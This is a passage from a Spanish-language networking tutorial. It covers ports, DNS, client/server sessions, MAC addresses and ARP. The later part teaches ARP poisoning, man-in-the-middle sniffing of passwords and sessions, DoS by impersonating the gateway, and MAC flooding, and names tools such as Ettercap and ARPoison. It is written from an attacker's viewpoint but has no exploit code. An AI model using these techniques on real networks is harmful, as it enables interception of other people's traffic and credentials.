El resto de los empleados hasta el 65536 no tienen ninguna especialización, son el grueso de la población de la oficina imaginaria. Son elegidos aleatoriamente para que vayan a preguntar a otros empleados, realizan peticiones de servicios a los servidores. Pueden incluso hablar cualquier idioma y a través de ellos podemos ir a otros puertos en otros hosts para pedir información que al sernos entregada podremos procesarla adecuadamente.

Cuando a estos empleados se les convoca a hablar se convierten en ***procesos*** y desde ese instante son conocidos como ***clientes***.

Los distintos empleados que componen este circuito de que hemos hablado son los puertos. Un puerto no es algo físico, sino virtual. Son un concepto, un número y un programa que los define. En una computadora sí existen puertos reales, como el serie y el paralelo y era donde se conectaba la impresora y el ratón.

Para que el modelo que acabamos de explicar se lleve a cabo, es necesario un proceso servidor y un proceso cliente. Ambos procesos pueden estar ejecutándose en la misma computadora y comunicarse perfectamente. Esto es más común de lo que parece, aunque lo verdaderamente interesante desde el punto de vista de la computadora es establecer comunicación entre procesos cliente y servidor que se encuentren en computadoras distintas.

Servidor
El servidor es el proceso que se ejecuta en un nodo de la red y administra o gestiona el acceso a un determinado recurso y esto lo hace en un puerto. Podemos imaginarnos que un puerto es una gran oreja esperando escuchar las peticiones por parte de sus clientes. La forma de gestionar depende del programa servidor que tenga asociado. Es capaz de atender concurrentemente una gran cantidad de peticiones simultáneas.

Se podría decir que la conexión que abre el servidor es más pasiva ya que solo se dedica a escuchar. Las tareas que tiene asignadas el servidor son básicamente tres.

socket() Elige y abre el puerto

bind() Enlaza el puerto a una aplicación servidor. Un puerto abierto sin nadie que gestione la conexión detrás es inútil. Así mismo se puede decir que la aplicación es dueña del puerto.

listen() Es lo que hace la mayor parte del tiempo, escuchar, si ningún cliente se le conecta.

Cliente
El cliente es el proceso que se ejecuta en la misma computadora (algunas veces en una computadora distinta) y es el que realiza las operaciones de petición al servidor. Esto lo hace también desde un puerto que, en este caso, en vez de ser una oreja se convierte en boca. Normalmente son los puertos superiores a 1024. Al igual que con los servidores, sus gestiones se efectúan en base al programa cliente que tengan asociado. Podemos decir que la conexión que abre el cliente es más activa debido a que se encarga de traer al cliente la información que el servidor le prepara.

Las tareas básica de los clientes son dos:

socket() Elige y abre el puerto

connect() Establece la conexión con el puerto servidor.

Los puertos del 1 al 1024 también son conocidos como puertos reservados. Tienen una función específica tal y como lo mandan los estándares.

La organización que se encarga de establecer estos estándares es la Internet Assigned Numbers Authority (IANA)[17] que se puede revisar en www.iana.org. Así, por ejemplo, el número 22 se asignó al puerto que gestiona SSH; el puerto 23 para telnet 23; el 25 a smtp y del 135 al 139 para la netbios.

17(Agencia de Asignación de Números Internet) Antiguo registro central de diversos parámetros de los protocolos Internet, tales como puertos, números de protocolo y empresa, opciones, códigos y tipos. Los valores asignados aparecen en el documento Assigned Numbers [STD2]. Fue sustituido en 1998 por ICANN.

Todo sistema operativo guarda en un archivo la información necesaria para asociar un puerto a una palabra que lo identifique, de este modo, las aplicaciones en vez de mostrar el número 21, pueden mostrar directamente que pertenece al protocolo FTP.

Si usamos el **NetCat** (que describiremos al final del documento con mayor detalle) para que describa los puertos en nuestra propia máquina, solo tenemos que usar el comando **nc** junto con las siguientes opciones:

```
~$ nc -vv localhost 137, 25
```

Orianna [127.0.0.1] 137 (netbios-ns) : Connection refused
Orianna [127.0.0.1] 25 (smtp) open

Aunque no se muestran todos los resultados, con los parámetros especificados, el programa NetCat nos mostrará los números de puertos abiertos y cerrados (en este ejemplo son los puertos 137 y 25). Entre corchetes ([ ]) se verá la dirección IP y entre paréntesis, el nombre del servicio. Esto es más que nada por comodidad y para permitirnos recordar a qué servicio pertenece el puerto. La opción **-vv** indica al programa que muestre la información en modo doble verboso (con mayor información que la que se obtendría con una sola **-v**), ***connection refused*** significa que se ha rechazado la conexión, ***localhost***[18] indica que debe revisar la máquina propia y los números son los puertos. ***Open*** significa que el puerto está abierto. Lo mismo vale cuando el comando nc del NetCat se usa en Winxx.

Es de sobra decir que en lugar de localhost debemos teclear la dirección IP a la que deseamos acceder. Todo esto se verá en detalle cuando describamos los usos y funciones de una herramient tan útil como el NetCat.

Una cosa que es necesario saber es que los puertos que van del 1025 al 49151 no son estándar, pero la IANA se encarga de asignarlos a distintas aplicaciones que los necesitan, aunque estos rangos quedan, por arbitrio, determinados por el propio fabricante. No todos son protocolos abiertos que se conozca como funcionan exactamente, existen aplicaciones y programas propietario de fabricantes que solo ellos saben como se comunican.

El resto de los puertos hasta el 65536 son los llamados efímeros, porque como se recordará, son los clientes. Se escogen aleatoriamente para establecer desde ellos la conexión a los puertos servidores y, si la conexión se cae, se liberan y pueden ser usados por cualquier otra aplicación o protocolo más tarde. De ahí que sean necesarios tantos puertos, porque si se suman las conexiones que “escuchan” (como un servidor web, un servidor FTP y un servidor de correo en la misma máquina) mas los que se requieren para conectarnos (navegar por una página en Internet puede ocupar unos diez puertos de los efímeros), sin esa cantidad, pronto nos quedaríamos sin puertos superiores con que comunicarnos con otros servidores.

Existe en WinNT y en Linux un archivo de texto donde se pueden ver los puertos y su número asignado por la IANA y los servicios a que pertenecen según se definen en el RFC 3232.

En Windows lo podemos encontrar en

```
C:\winnt\system32\drivers\etc\services
```

18**Localhost** es lo mismo que 127.0.0.1, es decir, es nuestra propia máquina. También se conoce como dirección de retrociclo (Loopback). Se utliliza para la detección de fallas.

En sistemas Linux podemos usar el comando **tail**.

```
~$ tail /etc/services
```

```
binkp           24554/tcp               # binkp fidonet protocol
asp             27374/tcp               # Address Search Protocol
csync2          30865/tcp               # cluster synchronization tool
dircproxy       57000/tcp               # Detachable IRC Proxy
tfido           60177/tcp               # fidonet EMSI over telnet
fido            60179/tcp               # fidonet EMSI over TCP
```

Se indica el nombre del servicio, el puerto que usa como servidor y un comentario del programa servidor o protocolo que representa. Tambien puede usarse el comando **cat** si se desea ver todos los puertos y sus números asignados por IANA.

```
~$ cat /etc/services
```

```
ftp             21/tcp
fsp             21/udp
ssh             22/tcp          # SSH Remote Login Protocol
ssh             22/udp
telnet          23/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
```

Aquí puede verse la lista completa actualizada http://www.iana.org/assignments/port-numbers.

Una utilidad de este archivo es que nos ayuda a detectar un puerto abierto en una máquina y nos puede dar una idea de la aplicación que posiblemente puede estar escuchando detrás.

Estos archivos son simplemente informativos. Regularmente, si se borra una línea del archivo de texto no suele ocurrir nada, tan solo que el sistema operativo, cuando necesite mostrar alguna información relacionada con el puerto, desplegará un número en vez de una palabra. Esto ocurre en la mayoría de los sistemas modernos. Hay que tomar en cuenta que en algunos sistemas antiguos existe la posibilidad de que no funcionen bien si no encuentran la línea correspondiente del archivo.

Otra cosa que hay que tener en mente es que nada impide que en el puerto 80, en vez del HTTP se use otro protocolo. El reparto que indica la RFC 3232 no es más que una convención orientativa, y un servidor HTTP puede escuchar sin ningún problema en el puerto 80 que en el 8950, tan solo debemos indicarlo cuando sea la hora de enlazar el puerto con la aplicación que escuche.

Servidores DNS

Los programas pocas veces hacen referencia a los hosts, buzones de correo y otros recursos por sus direcciones binarias de red. En lugar de números binarios, los programas usan cadenas ASCII como gerryson@gmail.com. Sin embargo, la red misma solo entiende direcciones binarias, por lo que alguien ingenió un mecanismo para convertir las cadenas ASCII en direcciones de red. Y así nació el Sistema de Nombres de Dominio (o DNS)

En esencia, el DNS es la invención de un esquema de nombres jerárquico basado en dominio y una base de datos distribuida para implementar este esquema de nombres. El DNS se usa principalmente para relacionar las direcciones de host y destinos de correo electrónico con las direcciones IP, pero también puede usarse con otros fines.

Para relacionar un nombre con una dirección IP, un software de aplicación llama a un procedimiento de librería llamado ***resolvedor*** (de *to resolve*, resolver, en español), pasándole el nombre como parámetro. El resolvedor envía un paquete UDP a un servidor DNS local, que entonces busca el nombre y devuelve como resultado la dirección IP al resolvedor, que entonces lo devuelve al solicitante. Con la dirección IP, el programa puede entonces establecer una conexión TCP con el destino, o enviarle paquetes UDP.

La dirección IP no es más que un número binario de 32 bits que identifica inequívocamente a un host conectado a Internet. Los DNS mantienen tablas que permiten traducir la dirección de Internet (IP), a una dirección del tipo meristation.com. Los dominios se resuelven de derecha a izquierda, nunca al revés, como muchos pudieran pensar; primero están los *.com*, después el nombre del dominio, etc., con estructura de árbol invertido.

Al conectarse al Internet, la persona necesita un servidor DNS para poder navegar. El usuario se conecta a él para que le diga la dirección IP del dominio.com, y el servidor DNS se conecta a otros hasta dar con la relación adecuada.

Con el comando en Windows ipconfig /all podemos ver las computadoras que sirven de DNS:

```
ipconfig /all
```

```
Configuración IP de Windows
Nombre del host. . . . . : O8Z0E9
Servidores DNS . . . . . : [Si hay conexión a Internet debe poner algo]
Tipo de nodo . . . . . : Difusión
Id. de ámbito NetBIOS. . . . . :
Enrutamiento IP habilitado. .: No
WINS Proxy habilitado. . . . . : No
Resolución NetBIOS usa DNS . . : No
```

Es normal que como mínimo haya dos. El segundo o subsiguientes sólo se usan en caso de que el primero dejara de responder. En Linux dos DNS se encuentran en un archivo de texto. Con este comando se mostrará su contenido:

```
cat /etc/resolv.conf
```

```
# generated by NetworkManager, do not edit!
search gateway.2wire.net
nameserver 192.168.1.254
```

El último eslabón de la resolución DNS lo constituye la propia computadora, que mantiene en la memoria las asociaciones nombrededominio IP para no tener que estar pidiendo constantemente esa información.

En Winxx se puede ver la caché con el comando ipconfig /displaydns, aunque en algunos sistemas no aparece ningún dato. Tecleamos ipconfig ? y se nos mostrará si aparece la opción /displaydns o nos aparece lo siguiente:

```
ipconfig ?
Configuración IP de Windows
Opciones de línea de comandos:
/All - Muestra información detallada.
/Batch [archivo] - Escribe en el archivo o . /WINIPCFG.OUT
/renew_all - Renueva todos los adaptadores.
/release_all - Libera todos los adaptadores.
/renew N - Renueva el adaptador N.
/release N - Libera el adaptador N.
```

En caso de que sí nos aparezca la opción y en caso de que naveguemos mucho por la Gran Red lo mejor será que la info la redirijamos hacia un archivo de texto de la siguiente manera:

```
Ipconfig /displaydns >C:\cachedns.txt
```

Con el modificador **>** en vez de mostrarlos en pantalla, los resultados los escribirá en el archivo de texto con nombre cachedns. En ese archivo podremos ver todos los servidores que se han visitado y el tiempo de vida que la computadora los mantendrá en memoria.

Los datos tendrán un formato similar al que sigue:

www.cualquierdominio.com

Nombre de registro...:	Nombre de registro..._
www.cualquierdominio.com	Dns1.dominio.com
Tipo de registro...:5	Tipo de registro...:1
Tiempo de vida...:852	Tiempo de vida...:852
Longitud de datos...:4	Longitud de datos...:4
Sección.....:Answer	Sección.....:Answer
Registro CNAME.....:	Registro CNAME.....:
Dns1.dominio.com	Un registro (Host)..: 123.123.123.123

Aquí se observa la estructura de árbol. CNAME significa “nombre canónico” y es un alias para que una máquina pueda ser recordada por su nombre y no por su IP en pasos intermedios de la cadena DNS. Para borrarlos podemos usar el comando:

```
Ipconfig /flushdns
```

Con esto se borrará la caché y se creará una nueva con datos actualizados.

Sesión Cliente-Servidor Mediante TCP

La mayoría de las aplicaciones cliente-servidor fueron desarrolladas basándose bien en TCP o en UDP que son protocolos que ya explicamos en sus capítulos correspondientes. Hay que anotar que la comunicación entre puertos se mueve en la capa de transporte.

Dependiendo del par cliente-servidor que usemos, ocurren muchas cosas, porque para que la comunicación sea correcta, el par de programas, el cliente y el servidor, deben entenderse mutuamente.

Servidor HTTP (o Web)	**Clientes Web**
IIS	Internet Explorer
Apache	Opera, Netscape, Firefox

Servidor de Correo	**Clientes de Correo**
Sendmail	Outlook Express
Qmail	Eudora
Exchange	Opera mail client...

Servidor de FTP	**Cliente FTP**
Wu-FTP	CuteFTP
ProFTPd	ftp.exe del Internet Explorer

Desde el punto de vista del cliente, abrimos un navegador como el Opera y tecleamos la dirección web: www.direccion.com. En nuestra máquina se abre un puerto aleatorio por encima del 1024, digamos el 5000. Éste puerto efímero tiene como objetivo el puerto 53 del servidor de nombres (Domain) que tengamos configurado en nuestra PC (DNS). El servidor DNS, del que ya platicamos en el capítulo anterior, procesa el pedido y devuelve la información IP numérica.

Mediante esta conexión, conseguimos saber que la verdadera dirección IP de www.direccion.com es, por ejemplo,

123.123.123.123.TUCOMPU:5000-><-DNS:53

Una vez que sabemos esto, el cliente HTTP comienza su trabajo y escoge otro puerto aleatoriamente, supongamos que es el 6000, para iniciar la conversación HTTP.

TUCOMPU:6000 123.123.123.123:80

Con esta información, el cliente (el navegador) consigue la página web en formato HTML, la interpreta y nos la muestra tal y como la vemos normalmente. Pero no solo crea una conexión, sino varias, pues las páginas contienen imágenes, código java, etc, que a través de varios puertos, puede descargar concurrentemente acelerando la conexión y la “bajada de la página”.

TUCOMPU:60001 -><- 123.123.123.123:80 (para imágen 1)
TUCOMPU:60002 -><- 123.123.123.123:80 (para imágen 2)
TUCOMPU:60003 -><- 123.123.123.123:80 (para HTML)

El navegador (cliente web o HTTP) es el que se encarga de coordinar todo el proceso para que la página se nos muestre correctamente en nuestra pantalla. Ésto es básicamente lo que ocurre cuando navegamos por la Internet.

Por ejemplo, para recoger nuestro correo, es algo más sencillo. Cuando conectamos nuestro cliente de correo -Outlook o Eudora- y pulsamos “recoger” o “descargar” correo, el cliente vuelve a elegir un puerto alto (suponiendo que sea el 4000) y se conecta al 110 (Pop3[19]) que es el puerto estándar para el protocolo de gestión de correos:

TUCOMPU:4000 -><- 123.123.123.123:110

Y ya la conexión está establecida. Ahora es el cliente de correo el que se encarga de hablarle en el idioma adecuado para que los correos se descarguen y puedan ser leídos por el usuario. Esta dupla de [direcciónIP:puerto, direcciónIP:puerto] representa los lazos de comunicación establecidos entre dos máquinas y debe ser único en Internet para evitar interferencias.

Para el ejemplo anterior, éstas acciones no deben confundirse con el hecho de ver los correos vía Web, como por ejemplo en Yahoo o Gmail. A estos se les conoce como correos Web porque leemos nuestros correos a través de web, es decir, no existe una conexión cliente de correo ni servidor de por medio. Yahoo y Gmail son servidores web. Por detrás, en su infraestructura, mantienen cientos de servidores reales de correo, con sus puertos 110 y 25 abiertos y escuchando, pero con lo que tratamos es con servidores web, por lo que no es válido como ejemplo de servidor de correo, aunque se dedique al correo.

19**Post Office Protocol -- POP** (Protocolo de Oficina de Correos) Protocolo diseñado para permitir a sistemas de usuario individual leer correo electrónico almacenado en un servidor. La Versión 3, la más reciente y más utilizada, llamada POP3, está definida en RFC 1725. No confundir con PoP (Con 'o' minúscula).

MAC y ARP

MAC (Media Access Control)
Aunque las PCs se identifiquen siempre por una IP, todavía queda por resolver cómo se asocia esa IP a esa máquina en particular, para que todo mundo conozca que 192.168.0.125 es efectivamente quien dice ser que es. Aquí entra en juego la MAC (Control de Acceso a Medios).

Dirección MAC
Recordemos brevemente que una computadora conectada a una red LAN IP/Ethernet posee dos direcciones. Una es la dirección IP: cada computadora debe tener una dirección IP única para poder comunicarse. La otra es la dirección de la tarjeta de red. Veamos y desglosemos la información:

Para poder distinguir unas maquinas de otras en una red local, los fabricantes de dispositivos tienen por convención no fabricar dos tarjetas de red con el mismo número, por lo que se asigna un número único a cada tarjeta de red que conocemos como **dirección MAC**. La MAC es la dirección asociada a la tarjeta de red, conocida también como la dirección física. Al haber una dirección MAC por cada tarjeta en el mundo, esta debe ser muy grande para evitar las repeticiones. La dirección MAC consta de 48 bits. Para conocer la dirección MAC de nuestra tarjeta de red tecleamos desde la línea de comandos:

```
C:\ Ipconfig /all
```

1 Ethernet adaptador:
Descripción . . . . . : PPP Adapter.
Dirección física . . . . . : **44-45-53-54-00-00** <--Esta es la dirección MAC
DHCP habilitado. . . . . : Sí
Dirección IP . . . . . : 0.0.0.0
Máscara de subred. . . . . : 0.0.0.0
Puerta de enlace predeterminada:
Servidor DHCP. . . . . : 255.255.255.255

El formato de la dirección es del tipo XX:XX:XX:XX:XX:XX. Donde las X son números hexadecimales. Los primeros 24 identifican al fabricante del software, y los 24 restantes correponden al número de serie asignado por el fabricante. Es por esto que se garantiza que no habrá 2 tarjetas de red con la misma dirección MAC.

Una duplicación de MACs causaría un gran conflicto en la red, por lo que debe ser única y no se puede cambiar. Se encuentra almacenada en la misma tarjeta de red. Ethernet construye marcos de datos (frames) que están formados por bloques de 1500 bytes. Cada marco, tiene una cabecera con la dirección MAC de la computadora de origen y la de destino. Las direcciones IP son en realidad virtuales (a diferencia de las direcciones MAC) y se asignan via software.

ARP (Address Resolution Protocol)
El ARP o Protocolo de Resolución de Direcciones es un protocolo de redes locales (LAN). No siempre se usa en Internet.

IP y Ethernet deben trabajar en equipo. IP se comunica construyendo paquetes que son similares a los marcos, pero con distinta estructura. Estos paquetes no pueden ser entregados sin la **capa de enlace de datos**. En nuestro caso, son entregados por Ethernet, que divide los paquetes en marcos, añade una cabecera para la entrega y los envía por el cable al conmutador (switch). El switch decidirá a qué puerto enviar el marco después de comparar la dirección destino del marco con una tabla que mapea números de puertos y direcciones MAC.

Cuando se consolida un marco Ethernet, este deberá ser construido a partir de un paquete IP. Sin embargo, al momento de la construcción, Ethernet no tiene idea cuál es la dirección MAC de la máquina destino que necesita para crear una cabecera Ethernet. La única información que tiene disponible es la IP de destino de la cabecera del paquete. Debe haber por ahí alguna manera en que el protocolo Ethernet conozca la dirección MAC de la máquina destino con respecto de la dirección IP. Es en este momento del partido donde entra a jugar el ARP.

Modo de operar de ARP. ARP funciona enviando paquetes de petición ARP (ARP requests). Su modo de actuar es mas o menos así: cuando una PC quiere enviar información a otra, usa la dirección de Broadcast, que llega a las computadoras en la LAN, incluyendo aquellas en una red conmutada, preguntando "*¿Tu dirección IP es esta x.x.x.x? Si es así, envíame tu dirección MAC*". La PC que tenga esa IP responde con un paquete llamado Respuesta ARP (ARP reply) que contiene su MAC y en ese momento se guarda en la memoria caché de la máquina la asociación IP-MAC

Para minimizar el número de peticiones ARP que son difundidas (broadcasted), los sistemas operativos mantienen una memoria caché de respuestas ARP. Cuando una computadora recibe una respuesta ARP, actualizará su caché ARP con la nueva asociación IP/MAC. La mayoría de los sistemas operativos actualizarán su caché ARP si recibe una respuesta ARP, sin importar si han enviado una petición en realidad. La finalidad es no tener que volver a hacer esto cada vez que se necesite un intercambio de datos.

Esto no sucede con una comunicación telefónica mediante módem a Internet, porque se supone que cualquier dato que se envía está destinado al equipo que se encuentra al otro lado de la línea con una dirección IP. Pero cuando se envían datos dentro de una red local, hay que especificar claramente a quién van dirigidos.

Tanto Winxx como Linux cuentan entre sus programas con una utilería llamada ARP que nos permite experimentar con ese protocolo. ARP es un comando que permite manipular la caché ARP del kernel de varias maneras. Las opciones primarias son limpiar una entrada del mapeo de la dirección y configurar una de modo manual. Así mismo, para propósitos de depuración, el programa ARP nos posibilita hacer un volcado completo de la caché del ARP.

Si escribimos en la línea de comandos de DOS o en una terminal en Linux (Las opciones son iguales si se usan en una terminal en Linux, solo que en lugar de '/' se usa '-').

`C:\>arp /?` y `~$ arp -h` en Linux

Aparecerá la forma en que se utilizan las opciones del comando ARP.

```
arp [-vn]  [<HW>] [-i <if>] [-a] [<hostname>]              <-Muestra la caché ARP
arp [-v]    [-i <if>] -d  <host> [pub]                     <-Borra una entrada ARP
arp [-vnD] [<HW>] [-i <if>] -f  [<filename>]               <-Agrega una entrada desde un archivo
arp [-v]   [<HW>] [-i <if>] -s  <host> <hwaddr> [temp]     <-Agrega una entrada
arp [-v]   [<HW>] [-i <if>] -Ds <host> <if> [netmask <nm>] pub    <-"-
```

-a	Muestra (todos) los hosts en un estilo alternativo (BSD)
-s, --Configura	Configura una nueva entrada ARP
-d, --Borra	Borra una entrada especificada
-v, --verboso	Verbosidad
-n, --numérico	No resuelve los nombres
-i, --dispositivo	Especifica la interfaz de red (ejemplo: eth0)
-D, --uso-dispositivo	Lee <hwaddr> de un dispositivo dado
-A, -p, --protocolo	Especifica una familia de protocolos
-f, --archivo	Lee nuevas entradas de un archivo o desde /etc/ethers

```
~$ arp -a
```

El comando arp con la opción **-a** nos muestra las asociaciones actuales IP-MAC con las que cuenta la computadora. Con el comando arp también podemos asociar nosotros mismos una dirección IP con una dirección MAC a nuestro antojo:

```
~$ arp –s 192.168.0.1  01:01:01:01:01:01
```

Hay que considerar que esto hará que se pierda la comunicación con esa máquina, aunque solo temporalmente, ya que las cachés repondrán la información con el resultado de nuevas consultas automáticas.

Cambiar la Dirección MAC

¿Ahora, que sucedería si se logra cambiar la MAC de la PC? Cosas interesantes. Se podrían, por ejemplo, espiar las comunicaciones que se efectúan entre dos máquinas concretas que se hallen en diferentes segmentos, simplemente adoptando la personalidad del emisor. No copiando su MAC, sino haciéndole creer que la MAC de cada una es la de nosotros, y devolviendo los paquetes a su legítimo dueño. Veamos el siguiente ejemplo:

PC-A Primera víctima	**PC-B Segunda víctima**	**PC-C Atacante**
MAC 01:01:01:01:01:01	MAC 02:02:02:02:02:02	MAC 03:03:03:03:03:03
IP 192.168.0.1	IP 192.168.0.2	IP 192.168.0.3

La PC-C es la nuestra. Desde aquí se envían paquetes de respuesta ARP falsos a la PC-A y a la PC-B que son los dos hosts a los que deseamos espiar. A la PC-A se le dice que la dirección de Ethernet de la PC-B es la nuestra, quedando esta información almacenada en su caché ARP. Cuando la PC-A envíe los paquetes a la PC-B con nuestra dirección MAC estos nos llegarán a nosotros.

En el siguiente capítulo aprenderemos la técnica del ARP Spoofing.

ARP Spoofing

El ARP spoofing[20] es una de las varias vulnerabilidades que existen en los modernos protocolos de red, que permiten que un individuo bien entrenado ponga su trono en una red que considere su reino. Conocemos como ARP spoofing al procedimiento de explotar la interacción de los protocolos IP y Ethernet. Por obvias razones, solo es aplicable en redes Ethernet corriendo IP. Con el conocimiento adquirido durante la trayectoria de lectura de este documento, podremos ser capaces de comprender los puntos claves de este capítulo.

Con las técnicas mostradas aquí, no solo se pueden espiar comunicaciones. Se pueden hacer ataques DoS, si envenenamos una caché ARP de una máquina para hacernos pasar por el gateway de la red, toda comunicación con el exterior pasará por nuestra computadora. Pero cuidado, si desechamos todos los paquetes y no los reenviamos al gateway, el host no podrá comunicarse con el exterior. Las posibilidades de controlar por completo la red son muy altas. Solo hay que saber emplearlas.

Envenenamiento ARP
El procedimiento de ARP spoofing involucra el falseamiento de las respuestas ARP. Cuando se envían respuestas ARP falsas, puede hacerse que una computadora blanco envíe marcos, originalmente destinados a la computadora A, para que se dirijan a la computadora B. Cuando se hace de la manera adecuada, la computadora A ni se da cuenta de que hubo un desvío de datos. Al proceso de actualizar el caché ARP de una computadora con respuestas ARP falsas se le conoce con el nombre de Envenenamiento ARP (o ARP poisoning).

Veamos la siguiente situación: se envía un flujo constante de paquetes manipulados (con la intención de que la caché ARP de las computadoras se actualice con la información verdadera) a la PC-A y a la PC-B con los siguientes datos:

PC-A: arp-reply informando que 192.168.0.2 tiene la dirección MAC 03:03:03:03:03:03
PC-A: arp-reply informando que 192.168.0.1 tiene la dirección MAC 03:03:03:03:03:03

De esta forma se envenena la caché ARP. A partir de este momento, los paquetes que se envíen entre ambas, nos llegará a nosotros. Ahora bien, para que ningún host note nada extraño y todo parezca normal, siempre debemos hacer llegar los paquetes a su destino final. Para esto tenemos que tratar los paquetes que recibamos en función del host de orígen:

Paquetes procedentes de HOST-A > Reenviar a 02:02:02:02:02:02
Paquetes procedentes de HOST-B > Reenviar a 01:01:01:01:01:01

Así, la comunicación entre ambas computadoras no se ve interrumpida y podemos ver todo el tráfico entre ellas. Sólo tenemos que hacer uso de un sniffer para poder capturar y filtrar el tráfico entre ambas, ya sea nombres de usuarios o contraseñas, incluso la sesión completa. Esto ya depende de la habilidad y el interés de cada persona.


ARP-spoofing (Sniffers en Redes Segmentadas)
Es casi difícil esnifar en redes que utilizan switches en vez de hubs. En estas redes los paquetes sólo son enviados a la máquina destino y el resto de los equipos solo verán su tráfico y el de broadcast. Los switches “aprenden” a que boca del switch están conectados cada máquina (internamente crean una tabla con correspondencias IP-MAC-Switch). Cuando reciben un paquete, solo lo envían por la boca del switch que ha “aprendido” está en la máquina destino.

20Pocedimiento que cambia la fuente de origen de un conjunto de datos en una red, adoptando otra identidad de remitente para engañar a un cortafuegos.


Los switches determinan que marcos van a qué puerto al comparar la dirección MAC en un marco con una tabla. Esta tabla contiene una lista de puertos y la dirección MAC a que van sujetos. La tabla se construye, cuando se enciende el switch, examinando la MAC de origen del primer marco transmitido en cada puerto.

Las tarjetas de red pueden ponerse en modo promiscuo, donde se les permite examinar los marcos que son destinados a direcciones MAC que no son las propias. En redes conmutadas no es de gran preocupación porque el switch enruta los marcos basándose en la tabla descrita arriba. Esto evita el esnifado de los marcos de otra persona. La promiscuidad la trataremos con detalle en el capítulo que habla sobre los sniffers.

Empleando la técnica del arp spoofing, existen varias maneras en que se puede llevar a cabo un esnifado, y el ataque por *intermediarismo* (man-in-the-middle), es una de ellas. Con la técnica del arp spoofing se puede engañar al switch para que nos envíe un tráfico que no nos pertenece. Para un ataque man-in-the-middle, se debe utilizar una herramienta de redirección de ARP para hacer que una computadora o grupo de ellas piense que la computadora enmascarada (que está esnifando) es la pasarela (gateway) de la red, con objeto de capturar el tráfico de esas computadoras. Esta utilería permite que la pasarela falsa esnife el tráfico resultante. Véase la figura que muestra el patrón de tráfico de un ataque de esta naturaleza:



La estación A envía su tráfico a la pasarela por defecto (Default Gateway), pero la estación B lo intercepta. Luego, la estación B reenvía los datos a la pasarela



Las herramientas utilizadas para este método son el ettercap, el arspoof y la suite Dsniff que detallaremos en el su propio capítulo.

Cuando un ataque man-in-the-middle (MIM) es llevado a cabo, un usuario malicioso inserta su computadora justo en el camino de comunicaciones entre dos computadoras blanco. Aquí es donde ocurre el esnifado.

La computadora maliciosa enviará los marcos entre las dos computadoras blanco para que la comunicación no se vea interrumpida. La incursión ocurre de la manera siguiente (donde X es la máquina atacante y B1 y B2 son las máquinas blanco)

X envenena la caché ARP de B1 y B2.
B1 asocia la IP de B2 con la dirección MAC de X.
B2 asocia la IP de B1 con la dirección MAC de X.
Todo el tráfico IP de B1 y B2 irá primero a X, en vez de dirigirse a ellas.

Esto es extremadamente potente al considerar que no solo las computadoras pueden envenenarse, sino también los routers y los gateways. Todo el tráfico de Internet para un host puede ser interceptado con este método ejecutando un MIM en una computadora blanco y un router de LAN.

Otro método de esnifado sobre una red conmutada es la inundación MAC (MAC flooding). Al enviar ARP replies spoofeadas a un switch, a una tasa extremadamente rápida, la tabla puerto/MAC del switch se verá desbordado. Los resultados varían según la marca, pero en este punto, algunos switches se revertirán al modo de difusión y se podrá ejecutar el esnifado fácilmente.

Herramientas
Existen varias herramientas que se pueden encontrar buscando en Google, que nos permiten manipular, según nuestro antojo, los paquetes de datos que contienen la información sobre la MAC: Arpoison, Arp-fun, Ettercap, Parasite, etc.

Arpspoof
Con la utilería Arpspoof podremos generar arp falsos con el fin de esniffar el tráfico de un único equipo o de una red completa.

ARPoison
http://web.syr.edu/~sabuer/arpoison/
ARPoison es una herramienta que se utiliza con la línea de comandos, y por su nombre, podemos imaginarnos para qué fue creado. Posibilita la creación de respuestas ARP. Con esta utilería podremos especificar direcciones IP y MAC de origen y destino.

Ettercap
http://ettercap.sourceforge.net
Es un programa de gran utilidad ya que esnifa en redes por switches y por hubs. Permite varios tipos de sniffeo: por IP, MAC y arp-spoofing. Al mismo tiempo, puede usarse en entorno gráfico o de comandos.

En el modo gráfico, Ettercap muestra un listado de hosts encontrados en la LAN. Para realizar esta búsqueda, el programa envía un ARP REQUEST (petición ARP) de las IP teniendo en cuenta la IP del host donde se esté ejecutando y la máscara de red. Obteniendo los ARP REPLYs podemos componer la lista de hosts presentes en la red.

Se debe tener cuidado con la máscara de red que se use, porque si es de clase B (255.255.0.0) el programa realizará 255x255=65025 peticiones, lo cual hará que se tarde, y ya hay un retardo de 1 milisegundo entre peticiones. Ettercap es un potente programa que usa una interfaz de usuario en modo texto. Es tan fácil de usar que cualquier scriptkiddie puede aprovechar sus ventajas. Todas las operaciones están automatizadas y las computadoras blanco son elegidas desde una lista en menú con todos los hosts detectados en la red local.

